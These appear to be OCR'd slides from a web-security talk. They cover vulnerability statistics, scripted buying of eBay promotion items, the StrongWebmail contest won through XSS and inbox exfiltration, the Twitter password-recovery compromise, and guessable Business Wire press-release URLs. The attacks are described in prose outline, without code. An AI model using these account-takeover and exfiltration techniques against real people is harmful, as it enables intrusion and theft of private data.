
- Content Spoofing
- Cross-site Scripting
- HTTP Response Splitting*

WhiteHat Security Top Ten

Percentage likelihood of a website having a vulnerability by class



Time-to-Fix (Days)



Best-case scenario: Not all vulnerabilities have been fixed...


Resolution Rate - By Class

Class of Attack	% resolved	severity
Cross Site Scripting	20%	urgent
Insufficient Authorization	19%	urgent
SQL Injection	30%	urgent
HTTP Response Splitting	75%	urgent
Directory Traversal	53%	urgent
Insufficient Authentication	38%	critical
Cross-Site Scripting	39%	critical
Abuse of Functionality	28%	critical
Cross-Site Request Forgery	45%	critical
Session Fixation	21%	critical
Brute Force	11%	high
Content Spoofing	25%	high
HTTP Response Splitting	30%	high
Information Leakage	29%	high
Predictable Resource Location	26%	high

Holiday Grinch-bots

eBay's "Holiday Doorbusters" promotion, administered by Strobe Promotions, was giving away 1,000 items -- **2009 corvette, plasma TVs, jet skis, diamond ring**, etc -- to the first person to find and buy **specially-marked $1 items.**

Some "contestants" used scripts, skipping to 'buy', without even viewing the goods. **Almost 100%** of the prizes were 'won' this way as evidenced by the **visitor counters showing "0000."**




Many were not happy and complaining in the forums. Disappointed with eBays response, some took matters into their their owns hands **listing "other" items for $1.**


*"This is **picture I took of my cat** with my Cannon Powershot Camera after she overheard that people where using scripting to purchase HOLIDAY DOORBUSTERS items on eBay. **Not responsible for poor scripting techniques.**"*


http://redtape.msnbc.com/2008/12/ebay-users-say.html

“The most secure email accounts on the planet”

To get into a StrongWebmail account, the account owner must receive a verification call on their phone. This means that even if your password is stolen, the thief can’t access your email because they don’t have access to your telephone.







http://www.strongwebmail.com/

Break into my email: get $10,000.
Here is my username and password.


May 21, 2009

Break into my email: get $10,000. Here is my username and password.
Username: CEO@StrongWebmail.com
Password: Mustang85

StrongWebmail.com is offering $10,000 to the first person that breaks into our CEO's StrongWebmail email account. And to make things easier, Strong Webmail is giving the username and password away!

http://www.strongwebmail.com/news/secure-web-mail/break-into-my-email-get-10000-here-is-my-username-and-password/

Lance James



Aviv Raff

http://twitpwn.com/

Mike Bailey

http://www.asscert.com/

The easiest route

1) Registered an account and identified multiple XSS issues in a matter of minutes (Rackspace WebMail software).


2) Sent ceo@strongwebmail.com an email laced with specially crafted JavaScript malware

3) Emailed support@strongwebmail.com stating they won the contest and sent details to the CEO encouraging them to check the account.


4) Within minutes the email were opened, which initiated several Ajax requests to the server, pilfering the inbox, and sending the data to a remote logging script.

http://skeptikal.org/2009/06/strongwebmail-contest-won.html
http://www.fireblog.com/exclusive-interview-with-strongwebmails-10000-hacker/

The easiest route



The easiest route




StrongWebmail said it was "not deterred" by the contest's quick conclusion and would be launching a new competition once this bug was fixed. "We won't rest until we have created the most secure e-mail in the world," the company said.

Twitter Hacker

Hacker Croll initiates a password recovery for a Twitter employee's Gmail account. Reset email to secondary account: ******@h******.com.

Guesses secondary Hotmail account, deactivated, but is able to re-register the account. Resends the reset email and bingo.

Pilfers inbox for passwords to other Web services, sets the Gmail password to the original so employee would not notice.



Used the same password to compromise employee's email on Google Apps, steal hundreds of internal documents, and access Twitter's domains at GoDaddy. Sent to TechCrunch.

Owned!

Personal AT&T, MobileMe, Amazon, iTunes and other accounts accessed using username/passwords and password recovery systems.

"I'm sorry" - Hacker Croll

http://www.techcrunch.com/2009/07/19/the-anatomy-of-the-twitter-attack/

Trading on Semi-public Information

Business Wire provides a service where registered website users receive a stream of up-to-date press releases. Press releases are funneled to Business Wire by various organizations, which are sometimes embargoed temporarily because the information may affect the value of a stock.

Press release files are uploaded to the Web server (Business Wire), *but not linked*, until the embargo is lifted. At such time, the press release Web pages are linked into the main website and users are notified with URLs similar to the following:

http://website/press_release/08/29/2007/00001.html
http://website/press_release/08/29/2007/00002.html
http://website/press_release/08/29/2007/00003.html

Before granting read access to the press release Web page, the system ensures the user is properly logged-in.

Just because you can't see it doesn't mean it's not there.

An Estonian financial firm, Lohmus Haavel & Viisemann, discovered that the press release Web page URLs were named in a predictable fashion.

And, while links might not yet exist because the embargo was in place, it didn't mean a user couldn't guess at the filename and gain access to the file. This method worked because **the only security check Business Wire conducted was to ensure the user was properly logged-in, nothing more.**

